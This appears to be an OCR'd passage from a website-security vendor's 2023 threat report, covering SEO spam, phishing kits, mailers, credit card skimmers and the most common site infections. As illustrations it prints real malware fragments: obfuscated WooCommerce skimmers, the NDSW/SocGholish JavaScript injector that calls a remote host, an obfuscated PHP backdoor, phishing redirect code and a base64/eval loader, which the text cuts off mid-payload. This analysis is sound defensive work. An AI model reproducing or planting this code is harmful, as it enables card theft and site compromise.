
Ensuring that all website software and components are up to date and employing an intrusion detection system on your website are vital in detecting and mitigating backdoors.

SEO Spam

In 2023, SEO spam continued to be a significant threat, with over **42.22%** of websites identified to have at least one type of SEO spam during a remote SiteCheck scan. It also ranked as the third most common malware family on compromised websites; **20.30%** of all remediated sites were affected by some form of SEO spam.

Our teams eliminated **4,131,724** spam instances from files and cleaned **430,934** spam entries from compromised databases.


Japanese SEO spam was the most prevalent type of spam in 2023, detected and cleaned up from over **10%** of remediated websites — another **157,723** sites were found to be infected with Japanese SEO spam by SiteCheck's remote website scanners.



Example of Japanese SEO spam pages titles found on a hacked website.

For the second year in a row, we have registered a significant increase in gambling SEO spam infections. SiteCheck's remote scanners detected gambling SEO spam on **87,201** sites — a 200% increase from 2022.

SEO Spam Categories - 2023



Our analysis identified that **53.50%** of all SEO spam infections were doorways, **27.24%** were categorized as injectors, and **28.19%** involved malicious redirects to spam pages.

SEO Spam Categories


- **Doorways:** Known also as gateway pages or jump pages, these are filled with long-tail keywords to manipulate search rankings and redirect users to different destinations.
- **Injector:** This category includes spam that surreptitiously adds unwanted links into a website's content, typically only visible to search engines.
- **Redirect:** Consists of injections that exploit a website's page authority, redirecting visitors to spammy third-party domains.
- **Other:** A broad category that includes injected SEO spam for various products and services such as pharmaceuticals, payday loans, essay writing, escort services, adult content, and counterfeit merchandise. SEO spam malware may have multiple components. And while some of them can be easily categorized, there may still be multiple other files we tag as miscellaneous and belonging in this group.

Websites compromised by SEO spam typically suffer from contamination with spam content and keywords, leading to degraded search results and unwanted traffic redirection to third-party spam sites.

These attacks exploit a website's search rankings to benefit from affiliate marketing and other unethical SEO tactics. Common infection methods include .htaccess redirects, PHP, or database injections. The impact of SEO spam is severe, potentially diminishing website rankings and organic traffic, reducing revenue, and risking browser warnings and blocklisting by search engines for hosting malicious or phishing content.

SEO spam damages a website's credibility and search engine rankings by injecting or altering content to promote unsolicited products or services. This not only degrades the user experience but can also lead to severe penalties from search engines, including the potential delisting of the website.

Continuous website monitoring and virtual patching against known vulnerabilities are crucial to defend against SEO spam infections.



Hacktools

Our malware cleanup scripts detected website hacktools on **10.89%** of remediated websites last year. Hacktools are specialized tools used by attackers to exploit vulnerabilities in systems for unauthorized access or malicious purposes.


While some of them are legitimate tools used by security professionals for testing, in the hands of attackers, hacktools become potent instruments for gaining entry into systems as they help facilitate the hacking attempt and make it easier for them to spread their malware, attack third-party websites, launch DDoS (Distributes denial of service) attacks, conceal malicious behavior, or perform administrative functions.

The presence of hacktools in an environment not only indicates a potential breach but also heightens the risk of further exploitation and damage. It is critical to regularly scan and monitor your website environment for any malicious software to prevent the misuse of hacktools on the server and surrounding infrastructure.

Phishing

Our latest data shows that **5.06%** of compromised websites hosted some form of phishing content at the time of infection.

Phishing attacks often impersonate well-known brands and entities to trick victims into providing sensitive information. These websites typically feature fraudulent login pages that capture user credentials and other personal data.



Example of a phishing landing page masquerading as a popular bank in the Philippines.

Phishing Categories

- **Payload:** Represents the main phishing landing page, often designed to mimic legitimate brands or services, which includes fake login interfaces aimed at harvesting sensitive information.

  Phishing payloads are often a simple index.html file which is designed to look identical to a regular web portal login page, often for online banking or other services.

```
        <title>LANDBANK iAccess Retail Internet Banking - Login</title>
        <link rel="shortcut icon" type="image/x-icon" href="resources/images/favicon.ico" /></head><body id
="login-body">
        <div id="login-maincontainer">

            <div id="login-topsection">
                <img src="resources/images/lbpiaccess.jpg" alt="" width="1056" height="90" />
            </div>

            <div id="login-wrapper">
                    <div id="login-contentcolumn">
                        <div class="login-infolinks">
                            <a href="https://www.landbank.com/about" target="_blank">About Us</a>··|··
```

- **Component:** Pertains to backend tools that manage the operation of phishing pages or payloads.

  One of the most common phishing components that we see are "bot blockers" which prevent search engines from crawling and indexing the phishing pages; this helps them remain concealed from website administrators:

```
<?php
### Block Bot from user-agent By REDACTED ###
/**
 * DO NOT SELL THIS SCRIPT !
 * DO NOT CHANGE COPYRIGHT !
 * Wells -
 * version 1.0
 * Https://facebook.com/REDACTED.html
 * icq+teleg = @REDACTED

################################################
#$            C0d3d by REDACTED               $#
#$   Recording doesn't  make you a Coder      $#
#$          Copyright 2019 REDACTED           $#
################################################

**/
    if(strpos($_SERVER['HTTP_USER_AGENT'], 'google')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'Java')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'FreeBSD')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'msnbot')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'Yahoo! Slurp')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'YahooSeeker')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'Googlebot')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'bingbot')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'crawler')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'PycURL')
        or strpos($_SERVER['HTTP_USER_AGENT'], 'facebookexternalhit')
                exit(header("Location: http://www.cpanel.com"));

            die();
```

- **Redirect:** Involves malicious files that route victims to phishing sites.

```
ips = getRealIpAddr();
$var_country_code = get_country($ips) ;
$file = fopen("JN8.txt","a");
fwrite($file,"code=".trim($var_country_code).", IP= ".$ips."\n");
// redirect based on country code:
if (trim($var_country_code) == "SE" || trim($var_country_code) == "MA" || trim($var_country_code) == "NO") {
   header('Location: https://REDACTED.com/wp-admin/css/colors/colors/ne/bzz/');
}
else {
   header('Location: https://www.theguardian.com/');
}
```

  Sometimes attackers will place a phishing payload on a third-party website (oftentimes itself hacked) and then redirect unsuspecting website visitors to their payloads from elsewhere. This is accomplished through "phishing redirect" files like the one above.

A considerable number of phishing incidents involved payloads — specifically phishing landing pages targeting various companies and services. Many attackers deploy pre-assembled phishing kits in compromised environments. These kits typically include payload landing pages, mailer scripts to funnel stolen data to the attackers or to send out phishing emails, and scripts designed to avoid detection by search engines.

While some malicious domains are set up to host phishing pages, most detections were from legitimate websites that had been hacked to serve this nefarious purpose.

Noteworthy impersonations from 2023 involved brands such as Netflix, Discover, Delta Air Lines, Adobe, Microsoft, and PayPal.

Phishing campaigns frequently recycle a set of PHP scripts to transmit stolen data and block unwanted visitors (e.g., from certain countries or security companies). The most prevalent PHP script was detected on **22.6%** of the sites identified with a phishing page.

Phishing attacks exploit human factors and are particularly dangerous because they are designed to deceive users into voluntarily surrendering sensitive information. The consequences of phishing can be devastating, ranging from identity theft to substantial financial fraud.

We encourage website owners to implement website monitoring tools with advanced phishing detection and educate themselves on how to recognize phishing and respond to suspicious activities.

Defacements

4.15% of compromised websites were defaced at the time of remediation. Website defacements alter the visual appearance or informational content of a site, akin to digital graffiti. Motivations for defacements vary, including political, religious, or mere vandalism. Oftentimes a website defacement is no different than a graffiti tag you would see on a street corner.

Example of a defaced website home page.

Website defacements disrupt normal operations and can significantly harm a website's reputation. They often serve as a distraction for more severe security breaches occurring simultaneously.

Regular backups, web application firewalls, and vigilant monitoring are crucial in quickly restoring service and integrity after an attack, minimizing downtime and reputation damage.

Mailers

In 2023, **5.79%** of compromised websites were infected with mailers. These malicious tools exploit server resources to send bulk emails from the infected domain. Often, they facilitate the distribution of spam or phishing emails to a large number of recipients.

```
// ****** CONFIGURACION SMTP ******
$smtpPosition = new stdClass();
$smtpPosition->Host = 0;
$smtpPosition->Port = 1;
$smtpPosition->Username = 2;
$smtpPosition->Password = 3;
$smtpPosition->Divisor = ":";
$smtpPosition->SMTPAuth = true;
$smtpPosition->SMTPSecure = 'tls';
// ********************************
// smtp-mail.outlook.com:587:REDACTED@REDACTED.edu.ec:REDACTED
/* TEMP */
$senderEmail = "";
$email = "";
$subject = "";
$messageLetter = "";
$maillist = "";
$replyTo = "";
$messageType = 1;
$optmail = "";
$optmailname = "true";
$optonlymail = "false";
/* TEMP */
```

Example of a mailer script found on a compromised website's server.

Several of the most pervasive computer viruses continue to be spread via email, either through attachments or embedded links that direct users to malicious sites.

Compromised mailers can turn a legitimate domain into a source of spam, leading to blacklisting by email servers, which severely impacts communication and tarnishes the organization's reputation.

Immediate remediation, combined with stringent outgoing mail monitoring and authentication protocols, is necessary to prevent abuse and maintain the domain's email deliverability.

Ecommerce Malware & Credit Card Stealers

1.34% of infected websites were found to contain credit card skimmers at the time of remediation.

Continuing the trends identified in Sucuri Threat Reports from recent years, many skimmers are both PHP based and target WordPress / Woocommerce.

WooCommerce form-checkout Skimmer

The most detected credit card skimmer was the WooCommerce **form-checkout** skimmer, which was found on **37.5%** of websites compromised with ecommerce malware. It is named after the most common file which it lodges itself in:

./wp-content/plugins/woocommerce/templates/checkout/form-checkout.php

Interestingly, this server-side code contacts a third-party malicious server to obtain a JavaScript skimmer to inject into checkout web pages.

```php
<?php
try {
    $ibasyruta = array(
        'HTT', 'host', 'HTT', 'pr', 'merch', 'ad', 't:', 'GET',
        'e:', 'ST', 'RE', 'order', 'FOR', 'ENT', 'he', '#^',
        'GET', '.0.1', '//', 'SER', 'ET', '=]+$', 'RE', 'ba',
        'met', 'p/w', '_URI', 'pxce', 'http', 'http', 'DED_', 'dato',
        'DD', 'P', '12', 'et.tx', 'di', 'REQUE', '_dec', 'HTTP_',
        'E_', ':', 'un', '_c010', '-z', 'strre', 'R');

    $ovedocyk = $ibasyruta[37] . 'ST_M' . $ibasyruta[20] . 'HOD';
    $kythobos = $ibasyruta[22] . 'QUEST' . $ibasyruta[26];
    $udepuvune = $ibasyruta[28] . 's:' . $ibasyruta[18] . 'pre' . $ibasyruta
[31] . 'r.' . $ibasyruta[1] . '/w' . $ibasyruta[25] . 'idg' . $ibasyruta[35]
. 't';
    $huturih = $ibasyruta[2] . 'P_CLI' . $ibasyruta[13] . '_I' . $ibasyruta[
33];
    $ubythaz = $ibasyruta[39] . 'X_' . $ibasyruta[12] . 'WAR' . $ibasyruta[3
0] . 'FOR';
    $khajykhof = $ibasyruta[10] . 'MOT' . $ibasyruta[40] . 'ADD' . $ibasyrut
a[46];
    $etibyshyxi = $ibasyruta[27] . 'lPage' . $ibasyruta[43] . '02';
    $hychymish = $ibasyruta[0] . 'P_HO' . $ibasyruta[9];
    $iqamobob = $ibasyruta[36] . 'sco' . $ibasyruta[42] . 't:';
    $coxare = $ibasyruta[11] . ':';
```

Example of a form-checkout WooCommerce credit card skimmer.

Meta / Vars Skimmer

Our second most identified skimmer most often lodges itself in the following files:

./wp-includes/meta.php
./wp-includes/vars.php

It is a heavily obfuscated skimmer script, utilizing various forms of obfuscation and encoding. Originally identified within compromised Magento environments, this malware has been repurposed in recent years to target WooCommerce.

The malware uses two methods of data exfiltration: emailing the stolen data to the attackers and sending them to a third-party server.

```
$TAZihvZO="\156\x6f\x69";$Pps8_S="\x65\144";$HxEUxN="\164\x72\145";$Pps8_S
.="\157";$HxEUxN.="\163\163\x61";$Pps8_S.="\x63";$oE0b1_uZ="\x73";$TAZihvZO
.="\x74\143";$Pps8_S.="\x65\x64";$TAZihvZO.="\156\x75\146";$Pps8_S.="\137"
;$oE0b1_uZ.="\164";$TAZihvZO.="\137\x65\x74";$TAZihvZO.="\141\145";$TAZihvZO
.="\x72";$oE0b1_uZ.="\x72";$TAZihvZO.="\143";$Pps8_S.="\64\x36\145";$Pps8_S
.="\163\141\x62";$oE0b1_uZ.="\162\145\x76";$TAZihvZO=$oE0b1_uZ($TAZihvZO
);$Pps8_S=$oE0b1_uZ($Pps8_S);$HxEUxN=$oE0b1_uZ($HxEUxN);$YzlIZn="gACIgACIgACI
gAiCNwSZ1JHdg4TPgIVRGNlTBJFVOJVVUVkUfRFUPxkUVNEIgACIgACIgACIgAiCNgSehJnchBSPg
MnbvlGdw9GJgACIgACIgAiCNsHIpkiI0lmbp9FbyV3Yigyc0NXa4V2Xu9DIsJXdfRXZnRCIgACIK0
```

Example of a Meta / Vars credit card skimmer.

Smilodon Skimmer

Our third most identified credit card skimmer was the Smilodon skimmer, another Magento skimmer recycled for WooCommerce environments which has been popular with attackers for several years.

In 2023, we saw some new developments with the campaign: rather than injecting the skimmer into already-existing files, the attackers installed them as malicious plugins in the following locations:

./wp-content/plugins/wpputty/**wpputty.php**
./wp-content/plugins/wpzip/**wpzip.php**
./wp-content/plugins/wpyii2/**wpyii2.php**

```
                CURLOPT_FOLLOWLOCATION => true,
                CURLOPT_ENCODING => "",
                CURLOPT_USERAGENT => $this->Elmshorn[248] . $this->Elmshorn[
59] . $this->Elmshorn[37] . $this->Elmshorn[55] . $this->Elmshorn[113] .
$this->Elmshorn[122] . $this->Elmshorn[9] . $this->Elmshorn[30] . $this
->Elmshorn[29] . $this->Elmshorn[112] . $this->Elmshorn[193],
                CURLOPT_AUTOREFERER => true,
                CURLOPT_CONNECTTIMEOUT => 180,
                CURLOPT_TIMEOUT => 180,
                CURLOPT_MAXREDIRS => 10,
                CURLOPT_SSL_VERIFYPEER => false,
                CURLOPT_SSL_VERIFYHOST => false
            );

            $Grimma = curl_init($Balingen);
            curl_setopt_array($Grimma, $Forst);
            $Albstadt = @curl_exec($Grimma);
            if (!$Albstadt)
                $Albstadt = @file_get_contents($Balingen);
            return $Albstadt;
        }
```

Example of the Smilodon credit card skimmer.

Credit card skimmers embedded in websites can go undetected for extended periods, silently harvesting users' financial data. This not only leads to direct financial loss for affected users but also damages the trustworthiness of the compromised website.

Regular website scans, web application firewalls, and the implementation of robust payment security measures like encryption and tokenization are essential to protect against skimmer attacks.

Remediation Statistics

We analyzed our data sets to pinpoint the most common malware infections found during remediation on compromised websites in 2023.

Most Common Malware Infections - 2023

Infection	Percentage
Japanese Spam	10.07%
VexTrio Redirects	8.04%
NDSW (SocGholish)	6.36%
Pharma Spam Doorways	5.04%
Bogus URL Shorteners	4.07%

Japanese Spam

Found on **10.07%** of all infected websites, Japanese SEO spam was both the most detected and most frequently remediated type of malware in 2023.

This infection consists of multiple types of malicious files, ranging from backdoors to doorway generators. The malware is renowned for placing .htaccess files in every subdirectory of an infected site; this is well over three hundred in a typical WordPress environment. The goal of these .htaccess files is to prevent execution of third-party backdoors, while keeping the attackers' own backdoors executable.

```
<FilesMatch ".(py|exe|phtml|php|PHP|Php|PHp|pHp|pHP|phP|PhP|php5|suspected)$">
Order allow,deny
Deny from all
</FilesMatch>
<FilesMatch "^(index.php|credits.php|customize.php|edit-comments.php|edit-tags
.php|edit.php|checkbox.php|export.php|input.php|link.php|load-scripts.php|load
-styles.php|dropdown.php|menu.php|nav-menus.php|network.php|options-discussion
.php|options-general.php|options-permalink.php|options-privacy.php|options
-reading.php|options-writing.php|plugins.php|post-new.php|post.php|privacy
.php|profile.php|site-health.php|term.php|text.php|themes.php|tools.php|update
-core.php|user-edit.php|user-new.php|users.php|wp-links.php|wp-login.php|wp
-signup.php)$">
Order allow,deny
Allow from all
</FilesMatch>
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteRule ^index.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . index.php [L]
</IfModule>
```

Example of Japanese SEO spam .htaccess file.

VexTrio Redirects

Found on **8.04%** of all infected websites last year, this malware consists of multiple types of infected and uploaded files which are responsible for the generation of simple HTML pages which redirect to VexTrio scam sites:

```
<html>
  <head>
   <script>
   window.location = "https://nebwaydesk.live/?utm_campaign=INccHxHRWrew3TQsLBb
fNnbGFYUZobMqxXT9Zrw5FhI1&t=main9";
   </script>
  </head>
  <body>
  To the new location please <a href="https://nebwaydesk.live/?utm_campaign
=INccHxHRWrew3TQsLBbfNnbGFYUZobMqxXT9Zrw5FhI1&t=main9"><b>click here.</b></a>
  </body>
</html>
```

Example of VexTrio redirect HTML and page.

This malware is known to inject obfuscated PHP inclusions into core WordPress files. The included files usually have extensions that do not associate with executable code, which helps attackers avoid detections by scanners that focus only on PHP, JS, or HTML files.

```
<?php
/*7d150*/

@include /*9f*/("/home/REDACTED/publi\x63_html/wp\x2dadmin/user/.345fd901.oti");

/*7d150*/

define( 'WP_USE_THEMES', true );

require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

Example of obfuscated PHP inclusion.

The loaded code contains **TdsClient** malware that obtains a redirect domain from a third-party remote server and then creates a simple HTML page with a JavaScript redirect.

NDSW (SocGholish)

Affecting **6.36%** of all compromised websites, NDSW (aka NDSJ, aka ParrotTDS) was the most common type of website infections that push SocGholish fake updates. Its JavaScript code typically starts with "**if(ndsw===undefined)**".

This JavaScript malware is usually injected into every .js file on a compromised website, which can result in many infected files — around five hundred for a new WordPress site. Due to this behavior, the malware remediation team removed this infection from **4,864,852 files** in 2023 alone.

```
;if(typeof ndsw==="undefined"){(function(n,t){var r={I:175,h:176,H:154,X:"0x95",J:177,d:142},a=x,e
=n();while(!![]){try{var i=parseInt(a(r.I))/1+-parseInt(a(r.h))/2+parseInt(a(170))/3+-parseInt(a
("0x87"))/4+parseInt(a(r.H))/5*(parseInt(a(r.X))/6)+parseInt(a(r.J))/7*(parseInt(a(r.d))/8)+-parseI
nt(a(147))/9;if(i===t)break;else e["push"](e["shift"]())}catch(n){e["push"](e["shift"]())}}})(A
,556958);var ndsw=true,HttpClient=function(){var n={I:"0xa5"},t={I:"0x89",h:"0xa2",H:"0x8a"},r=x
;this[r(n.I)]=function(n,a){var e={I:153,h:"0xa1",H:"0x8d"},x=r,i=new XMLHttpRequest;i[x(t.I)+x(159
)+x("0x91")+x(132)+"ge"]=function(){var n=x;if(i[n("0x8c")+n(174)+"te"]==4&&i[n(e.I)+"us"]==200)a
(i[n("0xa7")+n(e.h)+n(e.H)])},i[x(t.h)](x(150),n,!![]),i[x(t.H)](null)}},rand=function(){var n={I
:"0x90",h:"0x94",H:"0xa0",X:"0x85"},t=x;return Math[t(n.I)+"om"]()[t(n.h)+t(n.H)](36)[t(n.X)+"tr"]
(2)},token=function(){return rand()+rand()};(function(){var n={I:134,h:"0xa4",H:"0xa4",X:"0xa8",J
:155,d:157,V:"0x8b",K:166},t={I:"0x9c"},r={I:171},a=x,e=navigator,i=document,o=screen,s=window,u
=i[a(n.I)+"ie"],I=s[a(n.h)+a("0xa8")][a(163)+a(173)],f=s[a(n.H)+a(n.X)][a(n.J)+a(n.d)],c=i[a(n.V)+a
("0xac")];I[a(156)+a(146)](a(151))==0&&(I=I[a("0x85")+"tr"](4));if(c&&!p(c,a(158)+I)&&!p(c,a(n.K)+a
("0x8f")+I)&&!u){var d=new HttpClient,h=f+(a("0x98")+a("0x88")+"=")+token();d[a("0xa5")](h,(functio
n(n){var t=a;p(n,t(169))&&s[t(r.I)](n)}))}function p(n,r){var e=a;return n[e(t.I)+e(146)](r)!==-1}}
)();function x(n,t){var r=A();return x=function(n,t){n=n-132;var a=r[n];return a},x(n,t)}function A
(){var n=["send","refe","read","Text","6312jziiQi","ww.","rand","tate","xOf","10048347yBPMyU"
,"toSt","4950sHYDTB","GET","www.","//[redacted]/wordpress/wp-content/plugins/LayerSlider/static
/codemirror/codemirror.php","stat","440yfbKuI","prot","inde","ocol",":","adys","ring","onse"
,"open","host","loca","get","://w","resp","tion","ndsx","3008337dPHKZG","eval","rrer","name","ySta"
,"600274jnrSGp","1072288oaDTUB","9681xpEPMa","chan","subs","cook","2229020ttPUSa","?id","onre"];A
=function(){return n};return A()}}
```

Example of a typical NDSW JavaScript injection.

Pharma spam doorway

5.04% of compromised websites were infected by the pharma SEO spam doorway malware; this infection is responsible for creating many doorway pages that redirect search traffic to sites that sell counterfeit prescription drugs.

Common symptoms of the infection include .htaccess files used by attackers to ensure that the malware processes search traffic through the doorway scripts, instead of the actual website pages.

```
RewriteCond %{HTTP_USER_AGENT} (google|yahoo|msn|aol|bing) [OR]
RewriteCond %{HTTP_REFERER} (google|yahoo|msn|aol|bing)
RewriteRule ^([^/]*)/$ /wp-global-it.php?p=$1 [L]
```

Example of an .htaccess rule used to process search traffic.

Another common symptom includes multiple obfuscated PHP backdoors with random names like **dehjgodb.php** or **kbeheloh.php.** These backdoors can be identified using unrelated common English words for variable names.

```php
<?php
    $bedstead = '?dlar';$bumbler='n';

    $giulio = 'T:Ya_r'; $drumming ='Tr"';$dancing ='_'; $grip='jv)sPST';$gleaning='O'
;$dedicated= '"';$corresponded = 'v_'; $indicated ='$[tJ$t$sE';$barred='R';$anticipatin
g='_';$enabling = 'cr[iOe';

    $looked=';';

    $infield='rE(P2'; $luxurious ='tiT$4o';

    $goatherd =')8'; $chandler =']ve';$ballad='(';$emblematic= 'T2M=u$)T8'; $insist =
'8'; $heterogeneously ='QI,;';$government= 'eLR';$armadillo='d';
    $bypassing = 'Xra=N'; $condemnatory = 'a';$finalized ='1';$buckboard= '(s"';

    $intellectually='e';$cindra='_'; $deludes ='c';$drought ='K'; $class='2f_t';
    $barkers ='E$(y_;'; $fredra='2,_eso6)Z'; $littered= 'H';$ernesto= ';r78U'; $bride='
)'; $defenses='a';$anchovies ='a'; $enquiry ='e';$decadence='e'; $campsite='O'; $bed
='V';
    $ball= 's';$controllers = 'aJe"(tQi';
    $ditch ='_7s(r( ]';$dubitable=')'); $lyndel ='E';$backdrop='u';$cautionary ='o';
$escorting= 'i';$horsemen='7';$aviation='d'; $analytical= 't';
    $astound='P'; $asd='U'; $brow =']b)_(te$';$congestive= 'inTTe$i"i'; $hacksaw = 'K'
;$center=')';
    $katie='"rp';$documenter = 'e';
    ...
```

Example of common words in variable names for Pharma spam doorway malware.

Bogus URL Shorteners

Affecting **4.07%** of all compromised sites, the Bogus URL Shortener malware campaign tried multiple different approaches to infect websites, from injecting obfuscated or plain text JavaScript code to adding PHP code that would produce the JavaScript payload.

```php
<?php /* default */ $MnAjH = 'b'.'ase64'.'_de'.'code'; $PqRmV = 's'.'tr'.'_ro'.'t13';
$foCuP = 's'.'t'.'rrev'; $nJdKy = 'g'.'zinfl'.'ate'; error_reporting(0); eval($nJdKy
($foCuP($PqRmV($MnAjH('F/0xXg9a6Jb1W93gwYvPPf95hYvUEA+hMr1cHPxSVu1jrHWOl73SLdhOXoGuGna19w
BE/NqmOEAh9+zKPt+j61wCJ/LzSc6571nU58HKNqBxeXmSx1Rx+cW0ERp2J2IaRvvHd3FrYKxCJiroGjYYerPSMCs
8SoJMO2t668t5YsG6ZzxPe81dfGkM9Tk/Du+pP9UIbxyYZyCMzs9ozqVGWtc+aFozepnQRMjGOPJR8njbEHlwR4wz
k1h5r0nGSlqh0Yw5wax4Z4Q4/1bgq9Y20amdgwnWh3ut7dax6gCrrM7mZsN5Z7T7jw1RLJhT8++4i7WB83lky6xld
4zB+dq8CoRJLe6VXgLpGczkXSDsTApQM7xr4qQzp1lXNsnYNchETYJla4KoRuGylQteyfT2aSi6THPFL/PpBmHn
+sWhIpbDqu9zX/f3a/zp+v9cgmAVUMEjubPon7oUc21FwrrY7Q2caTmkKoLxRIWk3I4DwPSCoUxVmYfoY7yN10cml
E8BnH6u3hKbb9eXirP5hnNXfkiQZVhjWzcMZcMfm8nUZCjjjqRaGvcxOZR8zqOzc2EOiYwAM9Rlm1uoaKk0vN0hbW
1spYUk1zOrizK2mzMZxvNPP4aknWpwCMxN4AurG3lGsjv1q8BzbFmyfCgMKU0KlOHtsipFgbphOTefMSiN3WG6sF6
LD/4GCaqvIAPZ+F/ukWhE0D0Hp36KpdK3oUuWGxPhSrKlRfWFOhLwMh8aZdhYYpS9+bWfvZtbBZQlfXqwLZpISXyS
ODegmybYHAchzRytK0ayow4RWBHGmf1HNK65x4FPmYd6SAcz3tKgqc52GpeWLuQU/fNFFSs3DOSQAc5SKVWLflGZC
adcSQ52FD+G1PZGIojNG8cw0WTLyE+02GWxiDhebx9DSPsafwGPoJBUb8bt1UjygHUsG99V3Y0XUN3B0LM7R
+SlQuxeFRiT5PKyvdBohOg/T85WTwauT5J5RYpSbNiEx3PUkhEMoocCiSfI71lM2ICzmR30DtRXSyZefYgYL5MikU
gJwVogKzpEyjYx4lhwpZkqh3yf5SkgSKceRRoYmWT9d2XQH9UyPYhxd+CM5AKbLcdsfLyfiCdYEvZuyBSoLlZrEyN
V7GSQWGovflc5VdeocSkJCFQznJNL14VPhDAV7BVs8r1QqwZpY2o1OFFSELlKs+GSoLD7pGx1KvUSomBkw5r5tMO7
8ixVu3sMn0ctQTlPj3RjgEZ2DGLGs/ZKd3W7dQp7aKSLggQVUyZako0UnRWiR2CmvHx/ggcHmKUcJu74PF8MmiMwU
